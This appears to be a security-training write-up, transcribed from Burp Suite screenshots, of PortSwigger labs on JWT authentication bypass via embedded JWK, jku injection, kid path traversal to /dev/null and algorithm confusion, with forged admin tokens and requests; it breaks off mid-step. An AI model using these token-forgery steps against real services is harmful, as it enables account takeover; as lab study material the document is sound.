The screenshot shows the Burp Suite Repeater tool. The 'Request' tab is active, displaying a JSON Web Token (JWT) in the 'JSON Web Token' tab. Below it, the 'Serialized JWT' tab shows the raw JWT string. The 'JWS' tab shows the header part of the JWT. The 'Payload' tab shows the JSON payload with fields 'iss', 'sub', and 'exp'. A modal window titled 'Sign' is open over the payload, prompting for a 'Signing Key' (selected as '12605260-7814-47c3-8273-ff217f79b29c (RSA 2048)'), 'Signing Algorithm' (selected as 'RS256'), and 'Header Options' (with 'Update/generate "alg", "typ" and "kid" parameters' checked). The 'Response' tab shows the HTML response from the target server.

- In Burp Repeater, go to the JSON Web Token tab and change the JWT payload:
 - “sub” : “administrator”
- Click on “Sign” at the bottom and use the RSA Key that was generated in the previous step and use the option for Burp to update all the fields automatically.

- Next click on “Attack” to embed a JWK with the RSA key we generated.
 - Here we are telling the application to use our embedded public key to verify the JWT signature. Since we used our generated RSA private key to sign the token this validation will work.
 - The server here is misconfigured by not using an allow-list of public keys. Instead, it is using whatever public key that is specified in the JWK header to validate the signature.

Request

Pretty Raw Hex JSON Web Token

JWT 1 - eyJraWQiOjkMDkYWI5Yi1kOGZlTrkJzJtYjQwZi1IMTkyNjc2ZGJ ...

Serialized JWT

```
eyJpc3MiOiJwb3J0c3dpZ2dliiIsInN1YiI6ImFkbWluaN0cmF0b3iilCtleHai0jeE2NzkyODQzMDF9.LG0QpUyzLSuc0q5lcFnDpbrm_GAzsxpbdWa2_Fju610V1h0kYNg-Tzx0Q5da5TtCf55oHm9s6gH6jxPt04vfgSQsSHHgkkGHlwzSpvEeW9Moiksc8FNeih1gdifEm806akHCVP1jjnsfJ1Nf_76s2Eb69bngGj60HFr_JTv027r9jvqVUjMzgZ2ddmtBZP95Vjetlrcozl6_cytioXRq02LW8ohutMAI4d-LrJ3-dcXHtkpGicBGKsIdCBbaodTTYUtcma7MIVoNNF8zQsv71lxWVP0nVhYpC Bj#tIyQdy0vYMcHfh9qBSmjP4TX66zrWxpVidoEwkRQ
```

JWS JWE

Header

```
{"kid": "12605260-7814-47c3-8273-ff217f79b29c", "typ": "JWT", "alg": "RS256"}
```

Compact JSON

Payload

```
{"iss": "portswigger", "sub": "administrator", "exp": 1679284301}
```

Compact JSON

Signature

```
2C 63 90 A5 4C B3 2D 2B 9C 3A AE 65 70 57 27 0E  
96 EB 9B F1 80 CE CC 69 6C 35 9A DB F1 63 9D 4E  
B5 39 59 61 57 49 18 35 CF 93 CF 1D 10 49 D6 B9  
4E D0 9F 4B 9A 07 84 CF 6C EA 01 C6 8F 13 ED A3  
0B DF 19 24 2C 49 71 E0 92 41 87 97 3C 12 A7 25  
0B C1 4D 7A 18 A5 81 D8 9F  
53 F5 8E 39 EC 16 3D 4D 7F  
E7 80 68 FA D0 71 6B FC 94  
A9 55 23 33 38 19 D9 DE 26
```

Embedded JWK

"none" Signing Algorithm

HMAC Key Confusion

Attack Sign Encrypt

Done

Request

Pretty Raw Hex JSON Web Token

JWT 1 - eyJraWQiOjlkMDBkYWl5Yi1kOGZlTRkJMtyjQwZi1IMTkkyNjc2ZG1 ...

Serialized JWT

```
eyJrIjwzCnRmEdu4WtIiMxxf02yCjxclvndj3ewcpysVvDnRqimcc13nVn2z1Eq2np0jx3m3c2v1nqim05nvc11WQ01222ByXm0vvn...  
dDUtUOxif0.eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6ImFkbWluaN0cmF0b3IiLCJleHai0jE2NzkyODQzMDF9.ObVhpj_...  
x90gFgQYzerH8jNsDdqklnjpNSidxF9B0Q-P1Ok9BGrFp-yIS4TVph79mpIK1vHILRFmdX6yEPua48D3CT4PFqFCMD70F5zSat_6_...  
Ic8XLlaWEsmF7f5GFs5LGH2LcCyojw5ftZeXimERzYSBPz96IVVFwwDdB0dyjn4KV3l4d0UL1ayy83b72AUmGN4VuWj4SpB1s4BkZw8BQPDTmH6_...  
wdC6iFDJBe2trxjC4te8iU-yLXJ59w71zfx4XYwKKLz1F9-fYRDeAWquj1RIKs2iTUFXTzQqXe9_n_DmwEW4Y_akoK4Ui8cPjPWZab6rzVLsQdQ
```

JWS **JWE**

Header

```
{"kid": "12605260-7814-47c3-8273-ff217f79b29c",  
"typ": "JWT",  
"alg": "RS256",  
"jwk": {  
"kty": "RSA",  
"e": "AQAB",  
"kid": "12605260-7814-47c3-8273-ff217f79b29c",  
"..."}}
```

Compact JSON

Payload

```
{"iss": "portswigger",  
"sub": "administrator",  
"exp": 1679284301}
```

Compact JSON

Signature

39 B5 61 A6 3F F1 F7 48 06 16 04 18 27 37 AB 1F

- Now use the new token to escalate as administrator.

Request

Pretty Raw Hex JSON Web Token

```

1 GET /my-account?id=administrator HTTP/2
2 Host: 0a0900ad03c9e012c0906de400d300f4.web-security-academy.net
3 Cookie: session=eyJraWQiOixMjYwNTI2MC03ODE0LTQ3YzMtODI3MyImZjIxN2Y3OWIyOWMiLCJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiIsp3ayI6eyJrdHkiOi
JSUOEiLCJlIjoiQVFBIoIisImtpZC1i6jEyNjA1MjYwLTc4MTQtNDdjMy04MjczLWzmMjE3Zjc5YjI5YyIsIm4iOiJ6V3NUREQ2MWxpVHR3V211T1B3
YmlMa3ZHkRDaFRsRD4tWXB4RVhTQVM2cOVjUGdaUEpxc0Rm2G4wZn1PNHZ6aHyThmxvQzVuVm9Eb2d1Mj12Q2FOZ3QzU2JXbnF5RHdWVGhHVHpRW
xkMUR1MmNsdu2VMDGZLMhrQ1B1QUVOZEtkyW9Mdkv1b195X2k5N28yMXkOYTAXdnM1b3EWWm1SSGRFAkdmSGPmUmd5SXZhRkwlaS12TRqN3Zj
ZkHNHw3Pm1Kew9fwXk4Vlm3ZFnMUUpyYOZjchR5VXY4Xy1QN3NpRE9HM2ZrQmFHOWljR1VUZFUYNozcWNnRED4WhY1WTlmNkxPUzYcjBXemVMaF
JUeWtpTU5vaONRQmNcc1hSMVmz2FLQ1RpUjFxSnN5cDzvN1hOQnhDU3NVeFFwQUIZcEEyXOhwCVN6Nmdu2tUOXcifXO.eyJpc3MiOiJwb3J0c3dp
Z2dcIisInN1yI6ImFkbWluaxN0cmF0b3i1LCJleHA10jECNzkyODQzMDF9.Obvhpj_x90gGFgQYJzerH8jNsDdqklnjpNSidxf9805Q-P1Ok19BG
rFp-yIS4TVph79mpIK1vHILRFmdX6yEPu48D3CT4PFqFCMD70F5zAt_6_Ic0XL1aWVEsmF7f5G7F5kGfSr5LGH2LCCYojw5ftZeXimErzY5BPz96
vIVVFWwDdBODYjn4Kv314d0ULLayy8jb72AUmGN4VuWj4SpBls4BkZW8BQPDtmH6_wdC6iFDJBcetrXjC4te8iu-yLXJ59w71zf4XYwKKLz1F9-fYR
DeAWquj1RIKs2iTUFXTzQqXe9_n_DmwEW4Y_akoK4Ui8cPjPWZab6rZVLSqdQ
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a0900ad03c9e012c0906de400d300f4.web-security-academy.net/my-account
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16

```

Response

Pretty Raw Hex Render

```

47 </p>
<a href="/admin">
Admin panel
</a>
<p>
|
</p>
48 <a href="/my-account?id=administrator">
My account
</a>
<p>
|
</p>
49 <a href="/logout">
Log out
</a>
<p>
|
</p>
50 </section>
51 </header>
52 <header class="notification-header">
53 </header>
54 <h1>
My Account
</h1>
55 <div id="account-content">
56 <p>
Your username is: administrator
</p>
57 <p>
Your email is: admin@normal-user.net
</p>
58 <form class="login-form" name="change-email-f

```

Search

Tools > Proxy

Manage global settings

All User Project

Tools

Proxy

Intruder

Repeater

Sequencer

Burp's browser

Project

Sessions

Network

User interface

Suite

Extensions

Configuration library

Unhide hidden form fields

Prominently highlight unhidden fields

Enable disabled form fields

Remove input field length limits

Remove JavaScript form validation

Remove all JavaScript

Remove <object> tags

Convert HTTPS links to HTTP

Remove

Add match/replace rule

Specify the details of the match/replace rule.

Type: Request header

Match: ^Cookie: session=.*\$

Replace: Cookie: session=eyJraWQiOixMjYwNTI2MC03ODE0LTQ3YzMtODI3

Comment: Admin Cookie JWK

Regex match

OK Cancel

Match and replace rules

Use these settings

Add Edit Remove Up Down

Type	Comment
Regex	Ignore non-compressed res...
Regex	Ignore cookies
Regex	Rewrite Host header
Literal	Add spoofed CORS origin
Regex	Remove HSTS headers
Literal	Disable browser XSS protection

TLS pass through

Project settings

Lab: JWT authentication bypass via jku header injection

Lab: JWT authentication bypass via jku header injection

- This lab uses a JWT-based mechanism for handling sessions. The server supports the jku parameter in the JWT header. However, it fails to check whether the provided URL belongs to a trusted domain before fetching the key.
- To solve the lab, forge a JWT that gives you access to the admin panel at /admin, then delete the user carlos.
- You can log in to your own account using the following credentials: wiener:peter
- **Summary – Steps to Exploit:**
- Log into the application with the provided credentials
- Generate a new RSA Token using the JWT Editor Keys tab in Burp. Right click on the Key and select “Copy Public Key as JWK”
- Go to the Exploit Server and create a “keys” array in JSON and copy the public key within it
- In Burp Repeater change the “sub” value to “administrator”, change the “kid” value to the one in-scope for the RSA key generated, then add the “jku” header with the value pointed to the Exploit Server’s URL that contains the “keys” array with our embedded public key.

- Generate a new RSA Key
- Select copy public key as JWK, this public key will be embedded with the Exploit Server in the lab

Screenshot of the "JWT Editor Keys" interface showing a list of keys and a context menu for one of them.

The interface includes a navigation bar with links: Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Extensions, Learn, and JWT Editor Keys. A "Settings" gear icon is also present.

The main area displays a table titled "Keys" with columns: ID, Type, Public Key, Private Key, Signing, Verification, Encryption, and Decryption. A row in the table shows an ID starting with "12605260-7814-47c3-8273-ff2..." and a Type of "RSA 2048". The "Public Key" and "Private Key" checkboxes are checked.

A context menu is open over the "Public Key" checkbox, listing the following options:

- Delete
- Copy as JWK
- Copy as PEM
- Copy Public Key as JWK** (highlighted in orange)
- Copy Public Key as PEM
- Copy Password

To the right of the table, there is a vertical sidebar with buttons for generating new keys:

- New Symmetric Key
- New RSA Key
- New EC Key
- New OKP
- New Password

Craft a response

URL: <https://exploit-0a3500cf03e3bc6ac39e51a801320014.exploit-server.net/exploit>

HTTPS



File:

```
/exploit
```

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

- Go to the Exploit Server in the lab and embed the public key that was previously generated in Burp, within a “keys” array value.

Body:

```
{
  "keys": [
    {
      "kty": "RSA",
      "e": "AQAB",
      "kid": "12605260-7814-47c3-8273-ff217f79b29c",
      "n": "zWsTDD61iTtwWieOPwbILkvGBDChTIGN-
YpxEXSAS6sEcPgZPJqsDfdn0fyO4vzhv2NloC5nVoDogH29vCaNgt3SbWnqyDwVThGTzQYId1De2cRuOgoeLtfK1xkBPaENdKdaLvEun_y_i97o21y4a01
vs5qq0ZIRHdEjBfHdfRgylvaFL5i-vLTj7vcfCG5kwFmJyo_Yy8cS7dSm1JrcFcptyUv8_-
P7siDOG3fkBaG9icFUTdU27J3qcgDGxZv5Y9f6LOS62r0WzeLhRTykiMNokCQBcBsXR1S33aKCTiR1qJsyP6o6XtBxCssUxQpAB3pA2_Hp9Sz6gCSkT9w"
    }
  ]
}
```

Store

View exploit

Access log

- Use the JSON Web Token tab in Repeater, change the “kid” value to match the one in our generated RSA key.
- Change the “sub” value to the target user.
- Add a “jku” key with the value set to the Exploit Server endpoint that is hosting our public key value.
- Then finally click “Sign” at the bottom to sign the token using our generated RSA Key pair in Burp.

Request

Pretty Raw Hex **JSON Web Token**

JWT 1 - eyJraWQiOijMTRiOWUwOC1n2Y4LTrZEtOGI1OS0zZDRjYThiY2Q ...

Serialized JWT

```
eyJraWQiOijMTRiOWUwOC1n2Y4LTrZEtOGI1OS0zZDRjYThiY2Q ...
2Ucq7TH44y5dmiTQZB6YuxV9T8lmeRqtjcNHoGXf10Z7oRmXITQpmv1rmJDNuAM5act1sr8oZB2HoVG82NKzSs1CF_
7HrYCPVJ7tx7od6B1HKcQkEbMbZ3cs6Zk2wk3T38CSrZ3-
UHDxGku6mg1XXSq41VmZ476Uw1600VKGqOpCSMTGozW53mmMI6E6ooNci3ce4AIUpWPpPePUgVBqHpCOUEE6PBHxK3zwmDmASTwTYGwzFN6a_-
BoPbcPDcqegrrrcCAQvU_x0Lw
```

JWS JWE

Header

```
{
  "kid": "12605260-7814-47c3-8273-ff217f79b29c",
  "typ": "JWT",
  "alg": "RS256"
}
```

Payload

```
{
  "iss": "portswigger",
  "sub": "administrator",
  "exp": 1679287761
}
```

Signature

```
1D CE F7 8F 7E F1 B6 D3 1B 8E AB 70 06 C0 45 F7
52 A3 CA 26 87 03 8E 80 A4 F2 C3 43 28 F1 F0 9C
E1 EE D0 8C FB F5 15 2D AC 39 92 AC 03 6E E1 D2
A3 FD 94 72 AE E6 4C 7E 38 62 C7 66 88 94 19 04
1E 98 BB 15 7D 4F C5 A6 79 0A D0 B6 37 0D 1E 81
97 7E 53 99 EE 84 66 5C 84 D0 A6 6C AF 2E 5A E6
24 33 6E 00 CE 5A 72 DD 6C AF CA 19 07 61 E8 54
6F 36 34 AC D2 B2 50 85 FF B1 EB 60 23 D5 27 BB
```

Attack Sign Encrypt

Request

Pretty Raw Hex **JSON Web Token**

JWT 1 - eyJraWQiOixMjYwNTi2MC03ODE0LTQ3YzMtODi3My1mZlxN2Y3OWi ...

Serialized JWT

```
CkvG06JMt83J1MT7SXN26hLHiyA08ZoPHyeQBAlV44MojePqy2j0eTy4t40tTrjk1v0TtN3MTkj6yIiTUncRvLLTxPinwnsVpuesDakmgc
36th8w16fV81dRZwxtiI-
A46QvRDeMejcJqzNSZrD3r1qzdZ8qhG8DTKuj4UUDJnBx8Jz8BpBXTt6dZQ9HeoVGHSdrkE4Wt9qytSzGouFwQ5fGx395bOnwhQ5nHw93oT
5c59n84FzLHzkMMTuv0crcogshUCNjVmr_SuCziP8DhmVdQIwEC7CmDO-TN0CmA3amzE0k_Ub2zDiKKwXtUiruq95oNxVgyCByNC9bA
```

JWS JWE

Header

```
{
  "kid": "12605260-7814-47c3-8273-ff217f79b29c",
  "typ": "JWT",
  "alg": "RS256",
  "jku": "https://exploit-0a3500cf03e3bc6ac39e51a801320014.exploit-server.net/exploit"
}
```

Payload

```
{
  "iss": "portswigger",
  "sub": "administrator",
  "exp": 1679287761
}
```

Signature

```
0A 4B C6 43 A2 4C A6 DF 37 26 53 13 ED 25 CD DB
A8 4B 1E 2C 80 3B C6 68 3C 7C 9E 40 10 25 57 8E
0C A2 37 A9 42 AC B6 8D 07 93 CB 8B 78 3A D4 EB
8C A9 55 D1 3B 4D DC C4 CA 8F AC 88 89 35 27 71
1B CB 2C B4 F1 3E 29 F0 9E C5 69 B9 EB 03 6A 49
A0 73 7E AD 87 CC 25 E9 F5 7C 21 D4 59 5B 1B 62
23 E0 38 E9 05 6B 0D E3 1E 8D C2 6A CC DE 59 AC
3D EB D6 A6 5D 67 CA A1 1B C0 D3 2A E8 F8 51 40
```

Attack Sign Encrypt

Request

Pretty Raw Hex JSON Web Token

```
1 GET /my-account?id=administrator HTTP/2
2 Host: Da7e003e0308bcc3c33652fb006c00fe.web-security-academy.net
3 Cookie: session=eyJraWQiOixMjYwNTI2MC03ODE0LTQ3YzMtODI3MyImZjIxN2Y30WIyOWMiLCJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiIiSImprdsI6Imb0dHBzOi8vZXhwbg9pdC0wYTMLMDBjZjAz2TNiYzZhYzM5ZTUxYTgwMTMyMDAxNC5leHbsb210LXNlcnZlcis5uZXQvZXhwbg9pdCJ9eyJpc3MiOiJwb3J0c3dpZ2diciISInNIYiI6ImFkbWluuXN0cmFUb3TiLCJ1eHAiOjE2NzkyODc3NjF9.CkvGQ6JMpt83J1MT7SXN26hLHiyAO8ZoPHyeQBA1V44MojepQqy2jQeTy4t4OtTrjK1V0TCN3MTKj6yIiTUncRvLLTxPinwnsVpuesDakmgc36th8w16fV8IdRZWxtiI-A46QVrDeMejcJqzNS2rD3rlqZd28qhG8DTKuj4UDJnBx8Jz8BpBXt6dZQ9HeoVGHSCdrikE4WT9qytSzGoufwOQ5fGx395bOnwhQ5nHW93oT5c59n84FzLHkzMMTvuv0crcogshUCNjVmz_SuCziP8DhmVdQIwECT7CmDO-TNUCmA3amzEOk_Ub2zD1KKWXtUirudg5oNxVgyCByNC9BA
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://Da7e003e0308bcc3c33652fb006c00fe.web-security-academy.net/my-account
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty Raw Hex Render

```
48 <a href="/admin">
    Admin panel
</a>
<p>
    |
</p>
49 <a href="/my-account?id=administrator">
    My account
</a>
<p>
    |
</p>
50 <a href="/logout">
    Log out
</a>
<p>
    |
</p>
51 </section>
52 </header>
53 <header class="notification-header">
54 </header>
55 <h1>
    My Account
</h1>
56 <div id="account-content">
57     <p>
        Your username is: administrator
    </p>
58     <p>
        Your email is: admin@normal-user.net
    </p>
59 <form class="login-form" name="change-email-form" a
```

Lab: JWT authentication bypass via kid header path traversal

Lab: JWT authentication bypass via kid header path traversal

- This lab uses a JWT-based mechanism for handling sessions. In order to verify the signature, the server uses the kid parameter in JWT header to fetch the relevant key from its filesystem.
- To solve the lab, forge a JWT that gives you access to the admin panel at /admin, then delete the user carlos.
- You can log in to your own account using the following credentials: wiener:peter
- **Summary – Steps to Exploit:**
- The application is using a Symmetric algorithm to sign the JWT Token.
- The “kid” value in the header of the JWT Token is being used to retrieve a key from the server’s file system. This value is also vulnerable to directory traversal. This vulnerability allows us to point the “kid” value to /dev/null file, which returns an empty String as the key.
- Creating a Symmetric key with the value of “AA==“ in Burp to sign the JWT Tokens allows us to access admin panel, as we can sign our own JWT Tokens.

- The application is signing the JWT Token with a “symmetric” key, which means the server is using a single key to both sign and verify the token.
- Use the JWT Editor Keys tab in Burp to create a Symmetric Key with the “k” value of “AA==”, which is a base64 encoded null byte.
- The “kid” value in the JWT header is used to retrieve the key from the server’s file system.
- This “kid” is vulnerable to directory traversal. If we get the value to point to the /dev/null file, then it will return an empty (null) String as the key, which will match the same Symmetric key we created to sign our JWT tokens in the previous step.
- Change the value of “sub” to administrator and sign the JWT Token with the Symmetric key we created, and now we can access the admin page.

Screenshot of the Burp Suite interface showing the creation of a symmetric key and the manipulation of a JWT token.

JWT Editor Keys Tab:

ID	Type	Public Key	Private Key	Signing	Verification	Encryption	Decryption
7d55ee57-d3bb-4d2d-a5b5-ae1...	OCT 8	<input type="checkbox"/>	<input checked="" type="checkbox"/>				

Symmetric Key Dialog:

Key Size: 128
 Key:
 {
 "kty": "oct",
 "kid": "388a5025-4e0f-4a19-b86a-7d798f85adef",
 "k": "AA=="
 }

Request Tab:

Pretty Raw Hex JSON Web Token

JWT: eyJraWQiOiIuLi8uLi8uLi8uLi8uLi8uLi9kZXVbnVsbCIsImFsZyI6IkhtMjU2In0.
 eyJpc3MiOiIwb3J0c3dpZ2diciIsInNIYiI6ImFkbWluuXN0cmF0b3IiLCJleHAiOjE2NzkyODk2NDN9.o42Gfu8rtVNlSecGeJT2s8uZGw8EDOfslliEC_LAFLU

Response Tab:

Pretty Raw Hex Render

```

47 </p>
<a href="/admin"> Admin panel
</a>
<p>
</p>
48 <a href="/my-account?id=administrator"> My account
</a>
<p>
</p>
49 <a href="/logout"> Log out
</a>
<p>
</p>
50 </p>
51 </p>
52 </p>
53 </p>
54 </p>
55 <h1> My Account
56 </h1>
57 <div id=account-content>
58   Your username is: administrator
59   </p>
60   Your email is: admin@normal-user.net
61   </p>
62   <form class="login-form" name="change-email-form" action="/change-email">
63     <label> Email
64     </label>
65     <input required="" type="email" name="email" value="">
66     <input required="" type="hidden" name="csrf" value="VK7:..."/>
67     <button class='button' type='submit'> Update email
68   </button>
69 </form>
70 </div>
71 </div>
72 </section>
73 </div>
74 </body>
75 </html>
  
```

JWS/JWE Tab:

Header:
 {
 "kid": ".../.../.../.../.../dev/null",
 "alg": "HS256"
 }
 Compact JSON

Payload:
 {
 "iss": "portswigger",
 "sub": "administrator",
 "exp": 1679289643
 }
 Compact JSON

Signature:

A3 8D 86 7E EF 2B B5 53 65 49 E7 06 78 94 F6 B3
 C5 33 19 6F 04 0C E1 6C 96 58 84 0B F2 C0 14 B5

Lab: JWT authentication bypass via algorithm confusion

Lab: JWT authentication bypass via algorithm confusion

- This lab uses a JWT-based mechanism for handling sessions. It uses a robust RSA key pair to sign and verify tokens. However, due to implementation flaws, this mechanism is vulnerable to algorithm confusion attacks.
- To solve the lab, first obtain the server's public key. This is exposed via a standard endpoint. Use this key to sign a modified session token that gives you access to the admin panel at /admin, then delete the user carlos.
- You can log in to your own account using the following credentials: wiener:peter
- **Summary – Steps to Exploit:**
- The application is exposing the public key it is using to verify the token, however, the algorithm the server uses to verify the JWT token can be manipulated.
- The public key (for RS256 algorithm) will now be used as the “HMAC secret” (for the HS256 algorithm).
- Then we can tamper with the JWT Token and sign it with the generated Symmetric key and server will verify the signature essentially using the same key.

- There is an endpoint within the application that is exposing the server's public key used to verify the JWT Token.

Request

Pretty Raw Hex JSON Web Token

```

1 GET /jwks.json HTTP/2
2 Host: 0adc006404f47a77c1679410009b0059.web-security-academy.net
3 Cookie: session=eyJraWQ1oiJ1N2JkOGJiMy1kNWJjLTQwN2ItOWM3YiOyNmM2MmRmZDdkYjIiLCJhbGciOiJSUzIiNiJ9.eyJpc3MiOiJwb3J0c3dpZ2diciIsInN1YiI6IndpZW5lcIIsImV4cC1eMTY3OTM2NjcxNKO.1IzT15dn_X8CZ-URo2gK08epPA3kF19eET4Lc99XPPBt9yzAWiRocEdYe_kuCnOhs-uY2eOzSYHswvK4Yq6Cp0OnNrA_1NMP8hqFluud09yIWIVk-Thu5CJNip1UJY-BNW-bJ5HfCwojVLRymD7RpBT64Qiua5fnOrHfnvQSVijjeKQxB74y6xrQufMRaCdVtjsZhyKDRY_ZXC74WxGpayOMiANZARTIugxatZ5wwXr_MzE3rRbm6Rw4MKHRUN7DEfoy3ad3oWB6mOwWT019DMCwzpyfVPEy9-PoH5U_Lewb5QxMW5Jf1XjehYUKdvTc6Evz9LjJ15shzvBcc70liw
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0adc006404f47a77c1679410009b0059.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15

```

Response

Pretty Raw Hex Render

```



1 HTTP/2 200 OK
2 X-Frame-Options: SAMEORIGIN
3 Content-Length: 455
4
5 {
  "keys": [
    {
      "kty": "RSA",
      "e": "AQAB",
      "use": "sig",
      "kid": "e7bd8bb3-d5bc-407b-9c7b-26c62dfd7db2",
      "alg": "RS256",
      "n": "oyp2tH_j94dHeUp_ex5bFmo-UCt3_OVnrap7DU887HwHeEYVQntUr-dYy8wR1ErF3HQuWcHOV2w62T180eUSySo4kfaaKztRKqSeOcro_pw01Ssi8sdohz1H71oSbW-3z8V1f4B3FLZP4MtaKvz8mrwYTA21cSWWkptWDBbXjrxh6uVgX7LLFFXpj5_MYiJOfnGJKVWx8YSIVuY1OpR-Gu_v2Mt9VobW2FFOBFGizT7cEOTYEPituliuTG84bo5GMWk62q-RGrjdE1H316_XIz3Fx04YXmtIsNF8Ri41SDj5iGizE_2SWa2NTZxwVtuQ69Njj892ir3PcBOWRj6WQ"
    }
  ]
}

```

- Copy the JWK identified in the previous step (everything within the keys[] array including the curly brackets).
- Go to the JWT Editor Keys tab in Burp and select “New RSA Key”, paste the JWK from the previous step onto the dialog box. Then select the PEM button, which results in a PEM key. Copy this entire Key including the extra line at the end.

Encoder	Decoder	Comparer	Logger	Extensions	Learn	JWT Editor Keys
Key	Private Key	Signing	Verification			
<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>			

Encoder	Decoder	Comparer	Logger	Extensions	Learn	JWT Editor Keys
Key	Private Key	Signing	Verification			
<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>			



- Go to Burp Decoder and base64 encode the PEM key that was copied from the previous step.

The screenshot shows the Burp Suite interface with the 'Decoder' tab selected. In the main pane, there is a large text area containing a base64 encoded PEM key. The key starts with '-----BEGIN PUBLIC KEY-----' and ends with '-----END PUBLIC KEY-----'. To the right of the text area are several context menu options: 'Text' (radio button selected), 'Decode as', 'Encode as .', 'Hash ...', and 'Save ...'. Below the text area, there is another smaller text box containing a long string of characters, likely a JWT token, followed by more context menu options: 'Text' (radio button selected), 'Decode as', 'Encode as .', 'Hash ...', and 'Save ...'.

- Go back to the JWT Editor Keys tab in Burp and select “New Symmetric Key” and click on Generate.
- Paste the base64 encoded PEM key within the “k” value and save the key.

The screenshot shows the 'JWT Editor Keys' tab in the Burp Suite interface. Below the tabs, there is a table with columns: Public Key, Private Key, Signing, Verification, Encryption, and Decryption. The 'Private Key' column has a checked checkbox. To the right of the table is a 'Settings' gear icon. On the far right, there is a vertical sidebar with buttons for generating new keys: 'New Symmetric Key' (selected), 'New RSA Key', 'New EC Key', 'New OKP', and 'New Password'. A modal dialog box titled 'Symmetric Key' is open in the foreground. It has a 'Key Size' input field set to '128' with a 'Generate' button next to it. Below that is a 'Key' input field containing a JSON object:

```
{
  "kty": "oct",
  "kid": "c503f2e6-f089-443c-af12-469b0c2ce496",
  "k": "LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTU1JQklqQU5CZ2txaGtpRzl3MEJBUVGQUFPQ0FROEFSNUICQ2dLQ0FRRUFveXAYdEgvjk0ZEhIT1VwL2V4NQpiRm1vK1VdDMvMFZucmFwN0RVODg3SHdIZUVZlFOdFVyK2RZeTh3UffcmYzSFF1V2NIT1YdzYyVGxCMGVCI"
}
```

The 'OK' button is at the bottom of the dialog box.

- Now for the JWT token, change the “alg” to “HS256”. What this will do is instead of using separate keys public/private with RS256, the server will now use the same key (identified in the first step in the jwks.json endpoint) to both sign and verify the JWT Token.
- So now we can manipulate the JWT Token in anyway and sign it with the same symmetric key we created earlier.

Request

Pretty Raw Hex JSON Web Token

```
JWT 1 - eyJraWQiOiJN2jkOGjMy1kNWJjLTQwN2ltOWM3Yi0yNmM2MmRmZDd ...
```

Serialized JWT

```
